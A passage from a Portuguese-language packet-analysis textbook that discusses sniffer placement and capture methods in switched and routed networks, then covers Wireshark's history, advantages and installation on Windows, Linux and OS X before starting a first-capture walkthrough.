
Todas as técnicas para escutar a transmissão em uma rede com switches estão disponíveis em redes roteadas também. A única consideração mais significativa ao lidar com ambientes roteados é a importância do posicionamento do sniffer quando estiver resolvendo um problema que se estenda por vários segmentos de rede.

Conforme aprendemos, o domínio de broadcast de um dispositivo se estende até alcançar um roteador; nesse ponto, o tráfego será passado para o próximo roteador upstream. Se os dados tiverem de passar por vários roteadores, será importante analisar o tráfego em todos os lados do roteador.

Por exemplo, considere o problema que você poderá encontrar em uma rede com vários segmentos conectados por meio de diversos roteadores. Nessa rede, cada segmento se comunica com um segmento upstream para armazenar e recuperar dados. Na Figura 2.14, o problema que estamos tentando resolver é o fato de uma sub-rede downstream – a rede D – ser incapaz de se comunicar com qualquer dispositivo da rede A.

Se você fizer sniffing do tráfego de um dispositivo na rede D que esteja tendo problemas

para se comunicar com dispositivos em outras redes, talvez veja claramente os dados sendo transmitidos para outro segmento, mas não verá os dados retornando. Se rever o posicionamento de seu sniffer e começar a fazer sniffing do tráfego no próximo segmento de rede upstream (rede B), você terá um quadro geral mais claro acerca do que está acontecendo. Nesse ponto, você poderá perceber que o tráfego está sendo descartado ou roteado incorretamente pelo roteador da rede B. Em algum momento, isso o levará a um problema de configuração de roteador que, quando corrigido, resolverá o seu dilema maior. Embora esse cenário seja um pouco amplo, a moral da história é que, quando lidar com vários roteadores e segmentos de rede, talvez você precise mudar um pouco o posicionamento de seu sniffer a fim de obter um panorama completo e identificar exatamente o problema.



*Figura 2.14 – Um computador na rede D não consegue se comunicar com computadores na rede A.*

#### MAPAS DE REDE

Em nossa discussão sobre posicionamento de equipamentos na rede, analisamos diversos mapas de rede. Um *mapa de rede* ou *diagrama de rede* mostra todos os recursos técnicos de uma rede e como estão conectados.

Não há nada melhor para determinar o posicionamento de seu sniffer de pacotes do que visualizar a rede. Se houver um mapa de rede disponível, tenha-o sempre à disposição, pois será um recurso valioso no processo de resolução de problemas e de análise. Você pode até mesmo criar um mapa detalhado de sua própria rede. Lembre-se de que, às vezes, metade da batalha na resolução de problemas consiste em garantir que você está coletando os dados corretos.

## Posicionamento do sniffer na prática

Vimos quatro maneiras de capturar o tráfego de rede em um ambiente com switches.

Podemos acrescentar mais um método se simplesmente considerarmos a instalação de uma aplicação de sniffing de pacotes em um único dispositivo do qual queremos capturar o tráfego (*o método de instalação direta*). Considerando esses cinco métodos, talvez seja um pouco confuso determinar qual deles é o mais apropriado. A Tabela 2.2 apresenta algumas diretrizes gerais associadas a cada método.


Como analistas, devemos ter o máximo de discrição possível. Em um mundo perfeito, devemos coletar os dados necessários sem deixar nenhuma pista. Assim como os investigadores forenses não querem contaminar a cena de um crime, não queremos contaminar o tráfego de rede que capturarmos.

*Tabela 2.2 – Diretrizes para sniffing de pacotes em um ambiente com switches*

Técnica	Diretrizes
Espelhamento de porta	<ul style="list-style-type: none"> <li>• Não deixa pistas na rede e não gera pacotes adicionais.</li> <li>• Pode ser configurado sem que o cliente precise ficar offline, o que é conveniente quando portas de roteador ou de servidor forem espelhadas.</li> <li>• Exige recursos de processamento do switch e pode ser inconsistente para níveis mais elevados de throughput.</li> </ul>
Hubbing out	<ul style="list-style-type: none"> <li>• Funciona se você não estiver preocupado em deixar o host temporariamente offline.</li> <li>• É ineficiente quando for necessário capturar tráfego de vários hosts, pois é provável que haja colisões e pacotes descartados.</li> <li>• Pode resultar em perda de pacotes em hosts modernos de 100/1000 Mbps, pois a maioria dos hubs verdadeiros funciona somente a 10 Mbps.</li> </ul>
Uso de tap	<ul style="list-style-type: none"> <li>• É ideal se você não estiver preocupado em deixar o host temporariamente offline.</li> <li>• É a única opção quando precisar fazer sniffing de tráfego de uma conexão com fibra óptica.</li> <li>• É a solução favorita para captura de pacotes corporativos e monitoração contínua, pois os taps são confiáveis e podem escalar para links com throughput alto.</li> <li>• Como os taps são projetados para a tarefa em questão e acompanham as velocidades das redes modernas, esse método é superior ao hubbing out.</li> <li>• Pode ser caro, especialmente em escala, e desse modo o custo poderá ser inviável.</li> </ul>
Envenenamento de cache ARP	<ul style="list-style-type: none"> <li>• É considerada uma solução muito desleixada, pois envolve injeção de pacotes na rede para reencaminhar o tráfego fazendo-o passar pelo seu sniffer.</li> <li>• Quando o espelhamento de porta não for uma opção, poderá ser eficaz para capturar rapidamente o tráfego de um dispositivo sem que esse precise ficar offline.</li> <li>• Exige muito cuidado para não causar impactos nas funcionalidades da rede.</li> </ul>
Instalação direta	<ul style="list-style-type: none"> <li>• Geralmente não é recomendada porque se houver um problema com um host, os pacotes poderão ser descartados ou manipulados de modo a não serem representados de forma precisa.</li> <li>• A NIC do host não precisa estar em modo promíscuo.</li> <li>• É melhor para ambientes de testes, para analisar o desempenho ou definir valores de referência e para analisar arquivos de captura gerados em outros locais.</li> </ul>

À medida que analisarmos cenários práticos nos capítulos mais adiante, discutiremos as melhores maneiras de capturar os dados necessários caso a caso. Por enquanto, o diagrama de fluxo na Figura 2.15 deve ajudá-lo a escolher o melhor método para captura de tráfego em uma dada situação. O diagrama leva diferentes fatores em consideração, começando com o fato de você estar capturando pacotes em casa ou no trabalho. Lembre-se de que este diagrama de fluxo é simplesmente uma referência geral e não inclui todos os

possíveis cenários em que você poderá escutar uma transmissão.



*Figura 2.15 – Um diagrama para ajudar a determinar qual é o melhor método para escutar uma transmissão.*



# INTRODUÇÃO AO WIRESHARK



Conforme mencionamos no Capítulo 1, várias aplicações de sniffing de pacotes estão disponíveis para análise de rede; neste livro, porém, nosso foco estará principalmente no Wireshark. Este capítulo apresenta essa ferramenta.

## Uma breve história do Wireshark

O Wireshark tem uma história muito rica. Gerald Combs, formado em ciência da computação pela Universidade de Missouri em Kansas City, desenvolveu originalmente a ferramenta por necessidade. A primeira versão da aplicação de Combs, chamada Ethereal, foi lançada em 1998 sob a GPL (GNU Public License, ou Licença Pública GNU).

Oito anos após o lançamento do Ethereal, Combs deixou seu emprego para perseguir outras oportunidades de carreira. Infelizmente, seu empregador na época tinha todos os direitos comerciais sobre o Ethereal, e Combs foi incapaz de chegar a um acordo que lhe permitisse controlar essa marca. Combs e o restante da equipe de desenvolvimento rebatizaram o projeto como *Wireshark em meados de 2006*.

A popularidade do Wireshark aumentou drasticamente e sua equipe de desenvolvimento colaborativa atualmente ostenta mais de 500 colaboradores. O programa com o nome Ethereal não está mais em desenvolvimento.

## As vantagens do Wireshark

O Wireshark oferece diversas vantagens que o tornam atraente para uso cotidiano. Visando tanto o iniciante quanto o especialista em análise de pacotes, a ferramenta apresenta uma variedade de recursos para atrair ambos. Vamos analisar o Wireshark de acordo com os critérios definidos no Capítulo 1 para selecionar uma ferramenta de sniffing de pacotes.

**Protocolos aceitos** O Wireshark é incrível quanto ao número de protocolos aceitos – mais de mil quando este livro foi escrito. Eles variam de protocolos comuns como IP e DHCP até protocolos proprietários mais avançados como DNP3 e BitTorrent. Como o Wireshark é desenvolvido com um modelo de código aberto, o suporte a novos protocolos é adicionado a cada nova atualização.

**NOTA** *Na pouco provável eventualidade de o Wireshark não oferecer suporte para um protocolo necessário, você mesmo poderá gerar um código para isso. Então você poderá submeter seu código aos desenvolvedores do Wireshark para que eles o considerem para inclusão na aplicação. Veja o que é necessário para contribuir com código para o projeto Wireshark em <https://www.wireshark.org/develop.html>.*

**Amigável ao usuário** A interface do Wireshark é uma das mais fáceis de entender entre as aplicações de sniffing de pacotes. É baseada em GUI, com menus de contexto claramente escritos e um layout simples. Também provê diversos recursos concebidos para melhorar a usabilidade, como um código de cores baseado em protocolo e representações gráficas detalhadas dos dados brutos. De modo diferente de algumas alternativas mais complicadas de linha de comando, como o tcpdump, a GUI do Wireshark é acessível àqueles que acabaram de adentrar o mundo da análise de pacotes.

**Custo** Por ter código aberto e ser lançado sob a GPL (GNU Public License, ou Licença Pública GNU), o preço do Wireshark é imbatível: é totalmente gratuito. Você pode fazer download do Wireshark e usá-lo para qualquer finalidade, seja pessoal ou comercial.

**NOTA** *Embora o Wireshark seja gratuito, algumas pessoas cometeram o erro de acidentalmente pagar por ele. Se você procurar sniffers de pacote no eBay, poderá se surpreender com a quantidade de pessoas que adorariam vender uma “licença corporativa profissional” para o Wireshark pelo baixíssimo preço de 39 dólares e 95 centavos. Se você decidir que quer realmente comprá-lo, ligue para mim e poderemos conversar sobre alguma propriedade de frente para o mar que tenho para vender em Kentucky!*

**Suporte ao programa** O nível de suporte oferecido por um pacote de software pode ser decisivo. Softwares distribuídos gratuitamente como o Wireshark podem não ter nenhum suporte formal, portanto a comunidade de código aberto muitas vezes conta com sua base de usuários para oferecer assistência. Felizmente para nós, a comunidade do Wireshark é uma das mais ativas entre os projetos de código aberto. O site do Wireshark tem links diretos para várias formas de suporte, incluindo documentação online, uma wiki, FAQs e um local para se inscrever na lista de discussão do Wireshark, que é monitorada pela maioria dos principais desenvolvedores do programa. Suporte pago ao Wireshark também é disponibilizado pela Riverbed Technology.

**Acesso ao código-fonte** O Wireshark é um software de código aberto, portanto o código pode ser acessado a qualquer momento. Isso pode ser útil para resolução de problemas da aplicação, para compreender como os dissecadores de protocolo (protocol dissectors) funcionam ou permitir que você faça suas próprias contribuições.

**Suporte a sistemas operacionais** O Wireshark oferece suporte para todos os principais sistemas operacionais modernos, incluindo Windows, sistemas baseados em Linux e plataformas OS X. Você pode ver uma lista completa dos sistemas operacionais aceitos na página inicial do site do Wireshark.

## Instalando o Wireshark

O processo de instalação do Wireshark é surpreendentemente simples. Todavia, antes de instalá-lo, certifique-se de que seu sistema atenda aos seguintes requisitos:

- Qualquer CPU moderna de 32 bits x86 ou 64 bits
- 400 MB de RAM disponíveis, porém mais para arquivos de captura maiores
- No mínimo 300 MB de espaço de armazenamento disponível, além de espaço para arquivos de captura
- NIC com suporte para modo promíscuo
- Driver de captura WinPcap/libpcap

O driver de captura WinPcap é a implementação Windows da API (application programming interface, ou interface de programação de aplicações) de captura de pacotes pcap. Falando de modo simples, esse driver interage com seu sistema operacional para capturar dados brutos de pacotes, aplicar filtros e alterar a NIC ativando e desativando o modo promíscuo.

Embora você possa fazer download do WinPcap separadamente (acessando <http://www.winpcap.org/>), geralmente é melhor instalá-lo a partir do pacote de instalação do Wireshark, pois a versão de WinPcap incluída foi testada para funcionar com o Wireshark.


## Instalando em sistemas Windows

A versão atual do Wireshark foi testada para aceitar versões de Windows que ainda estão dentro do prazo para suporte estendido. Quando este livro foi escrito, essas versões incluíam Windows Vista, Windows 7, Windows 8, Windows 10 e Windows Servers 2003, 2008 e 2012. Embora o Wireshark geralmente funcione em outras versões de Windows (como Windows XP), não há suporte oficial para essas versões.

O primeiro passo ao instalar o Wireshark no Windows é obter a build de instalação mais recente a partir da página web oficial do Wireshark em <http://www.wireshark.org/>. Navegue até à seção Download Wireshark no site e escolha um espelho (mirror) de versões. Após ter feito download do pacote, siga os passos a seguir:

1. Dê um clique duplo no arquivo .exe para iniciar a instalação e, em seguida, clique em **Next** (Próximo) na janela de apresentação.
2. Leia o acordo de licença e clique em **I Agree** (Concordo) se você concordar.

3. Selecione os componentes do Wireshark que você deseja instalar, como mostra a Figura 3.1. Em nosso caso, você pode aceitar os defaults clicando em **Next** (Próximo).
4. Clique em **Next** na janela Additional Tasks (Tarefas Adicionais).
5. Selecione o local em que você deseja instalar o Wireshark e clique em **Next**.
6. Quando uma pergunta for apresentada no diálogo para saber se você quer instalar o WinPcap, primeiro certifique-se de que a caixa **Install WinPcap** (Instalar WinPcap) esteja marcada, como vemos na Figura 3.2. Em seguida, clique em **Install** (Instalar). O processo de instalação deverá começar.
7. Aproximadamente a meio caminho da instalação do Wireshark, a instalação do WinPcap deverá ter início. Quando isso ocorrer, clique em **Next** na janela de apresentação, leia o acordo de licença e clique em **I Agree** (Concordo).
8. Você verá uma opção para instalar o USBPcap, que é um utilitário para coletar dados de dispositivos USB. Marque a caixa de seleção apropriada se quiser instalá-lo e clique em **Next**.



*Figura 3.1 – Escolhendo os componentes do Wireshark que você deseja instalar.*




Figura 3.2 – Selecionando a opção para instalar o driver WinPcap.

9. O WinPcap e, se você o tiver selecionado, o USBPcap deverão ser instalados em seu computador. Após essa instalação ter sido concluída, clique em **Finish** (Fim).
10. O Wireshark deverá concluir a sua instalação. Quando tiver terminado, clique em **Next**.
11. Na janela de confirmação da instalação, clique em **Finish** (Fim).

## Instalando em sistemas Linux

O Wireshark funciona na maioria das plataformas modernas baseadas em Unix. Ele pode ser instalado usando seu gerenciador de pacotes preferido das distribuições ou fazendo download e instalando o pacote apropriado para a sua distribuição. Discutir os procedimentos de instalação para todas as distribuições não é viável, portanto veremos apenas alguns.

Geralmente, para softwares aplicáveis a todo o sistema, um acesso de root será necessário. No entanto, instalações locais de software compiladas a partir do código-fonte geralmente podem ser feitas sem acesso de root.

### Sistemas baseados em RPM

Se você estiver usando Red Hat Linux ou uma distribuição baseada nele, como o CentOS, é provável que o sistema operacional tenha a ferramenta de gerenciamento de pacotes Yum instalada por padrão. Se for esse o caso, você poderá instalar o Wireshark de modo rápido acessando-o no repositório de software da distribuição. Para isso, abra uma janela de console e forneça o comando a seguir:

```
$ sudo yum install wireshark
```

Se houver necessidade de alguma dependência, você será solicitado a instalá-la. Se tudo for concluído com sucesso, você será capaz de executar o Wireshark a partir da linha de comando e acessá-lo por meio da GUI.

## Sistemas baseados em DEB

A maioria das distribuições baseadas em DEB, como Debian ou Ubuntu, inclui a ferramenta de gerenciamento de pacotes APT, que permite instalar o Wireshark a partir do repositório de software do sistema operacional. Para instalar o Wireshark com essa ferramenta, abra uma janela de console e digite o seguinte:

```
$ sudo apt-get install wireshark wireshark-qt
```

Novamente, você será solicitado a instalar qualquer dependência necessária para concluir a instalação

## Compilando a partir do código-fonte

Devido a mudanças na arquitetura do sistema operacional e nas funcionalidades do Wireshark, as instruções para compilá-lo a partir do código-fonte podem mudar com o tempo. Esse é um dos motivos pelos quais é recomendável usar o gerenciador de pacotes de seu sistema operacional para fazer a instalação. Entretanto, se sua distribuição Linux não usa um software automatizado de gerenciamento de pacotes ou se você precisar de uma instalação especializada, o Wireshark poderá ser instalado manualmente compilando-o a partir do código-fonte. Para isso, execute os passos a seguir:

1. Faça download do pacote de código-fonte a partir da página web do Wireshark.
2. Extraia os arquivos do arquivo compactado executando o seguinte (substitua o nome de arquivo do pacote que você baixou, conforme for apropriado):

```
$ tar -jxvf <nome_do_arquivo_aqui>.tar.bz2
```

3. Antes de configurar e instalar o Wireshark, algumas dependências talvez sejam necessárias, dependendo da variante de Linux escolhida. Por exemplo, o Ubuntu 14.04 exige a instalação de outros pacotes para que o Wireshark funcione. Eles podem ser instalados executando o comando a seguir (você deverá fazer isso como usuário de nível root ou chamando sudo antes do comando):

```
$ sudo apt-get install pkg-config bison flex qt5-default libgtk-3-dev libpcap-dev qttools5-dev-tools
```

4. Depois de instalar os pré-requisitos, vá ao diretório em que os arquivos do Wireshark foram extraídos.
5. Configure o código-fonte para que seja corretamente construído para a sua distribuição de Linux usando o comando **./configure**. Se quiser algo diferente das opções de instalação default, você poderá especificar essas opções neste momento da instalação. Se houver alguma dependência faltando, provavelmente você verá um erro. Instale e configure essas dependências antes de continuar. Se a configuração for bem-sucedida, você verá uma mensagem informando que houve sucesso, como vemos na Figura 3.3.

The Wireshark package has been configured with the following options.  
Build wireshark : yes (with Qt 5)  
Build wireshark-gtk : yes (with GTK+ 3)  
Build tshark : yes  
Build tfshark : no  
Build capinfos : yes  
Build captypes : yes  
Build editcap : yes  
Build dumpcap : yes  
Build mergecap : yes  
Build reordercap : yes  
Build text2pcap : yes  
Build randpkt : yes  
Build dftest : yes  
Build rawshark : yes  
Build androiddump : yes  
Build echld : no  
  
Save files as pcap-ng by default : yes  
Install dumpcap with capabilities : no  
Install dumpcap setuid : no  
    Use dumpcap group : (none)  
    Use plugins : yes  
Use external capture sources : yes  
    Use Lua library : no  
    Build Qt RTP player : no  
    Build GTK+ RTP player : no  
Build profile binaries : no  
    Use pcap library : yes  
    Use zlib library : yes  
    Use kerberos library : no  
    Use c-ares library : no  
    Use GNU ADNS library : no  
    Use SMI MIB library : no  
    Use GNU crypto library : no  
    Use SSL crypto library : no  
    Use IPv6 name resolution : yes  
    Use gnutls library : no  
Use POSIX capabilities library : no  
    Use GeoIP library : no  
    Use nl library : no  
    Use SBC codec library : no

Figura 3.3 – Se o comando **./configure** for bem-sucedido, uma mensagem com as configurações selecionadas será exibida.

6. Forneça o comando **make** para gerar um binário a partir do código-fonte.
7. Inicie a instalação final com **sudo make install**.
8. Execute **sudo /sbin/ldconfig** para concluir a instalação.

**NOTA** Se você se deparar com um erro após esses passos, talvez seja necessário instalar um pacote adicional.

## Instalando em sistemas OS X

Para instalar o Wireshark no OS X, execute estes passos:

1. Faça download do pacote para OS X a partir da página web do Wireshark.
2. Execute o utilitário de instalação e siga seus passos. Depois de aceitar o acordo de licença necessário para o usuário final, você terá a opção de selecionar o local da instalação.
3. Termine de executar o assistente de instalação.

## Básico sobre o Wireshark

Depois de ter instalado o Wireshark com sucesso em seu sistema, você poderá começar a se familiarizar com ele. Finalmente você abrirá seu sniffer de pacotes totalmente funcional e... não verá absolutamente nada!

Tudo bem, o Wireshark não é muito interessante quando é aberto pela primeira vez. Para que a situação se torne realmente empolgante, é preciso obter alguns dados.

## Sua primeira captura de pacotes

Para obter dados de pacotes no Wireshark, você deverá realizar sua primeira captura de pacotes. Talvez você esteja pensando: “Como vou capturar pacotes se não há nada de errado na rede?”.

Em primeiro lugar, *sempre* há algo errado na rede. Se você não acredita em mim, vá em frente e envie um email a todos os usuários de sua rede e deixe que eles saibam que tudo está funcionando perfeitamente.

Em segundo lugar, não é preciso haver algo errado para que você conduza uma análise de pacotes. De fato, a maioria dos especialistas em análise de pacotes gasta mais tempo analisando tráfego livre de problemas do que tráfego para o qual estão resolvendo algum problema. Afinal de contas, você precisará de uma base de referência (uma baseline) para comparação a fim de resolver problemas de rede de modo eficiente. Por exemplo, se você espera resolver um problema de DHCP analisando o seu tráfego, será necessário saber como é a aparência de um fluxo de tráfego DHCP funcional.

De modo mais amplo, para encontrar anomalias em atividades cotidianas de rede, você deverá conhecer a aparência das atividades de rede normais no dia a dia. Se sua rede estiver executando tranquilamente, suas observações passarão a ser uma base de referência que representará a aparência do tráfego em estado normal.

Vamos então capturar alguns pacotes!

1. Abra o Wireshark.

2. No menu suspenso principal, selecione **Capture** (Captura) e, em seguida, **Options** (Opções). Você verá um diálogo listando as diversas interfaces que podem ser usadas para capturar pacotes, junto com algumas informações básicas sobre cada uma delas (Figura 3.4.). Observe o cabeçalho Traffic (Tráfego), que mostra um gráfico linear indicando o volume de tráfego passando por essa interface no momento. Picos em uma linha informam que você está capturando pacotes. Se não estiver, a linha será plana. Você também pode expandir cada interface clicando na seta à esquerda dela para ver informações de endereçamento, como o endereço MAC ou o endereço IP associados a ela.

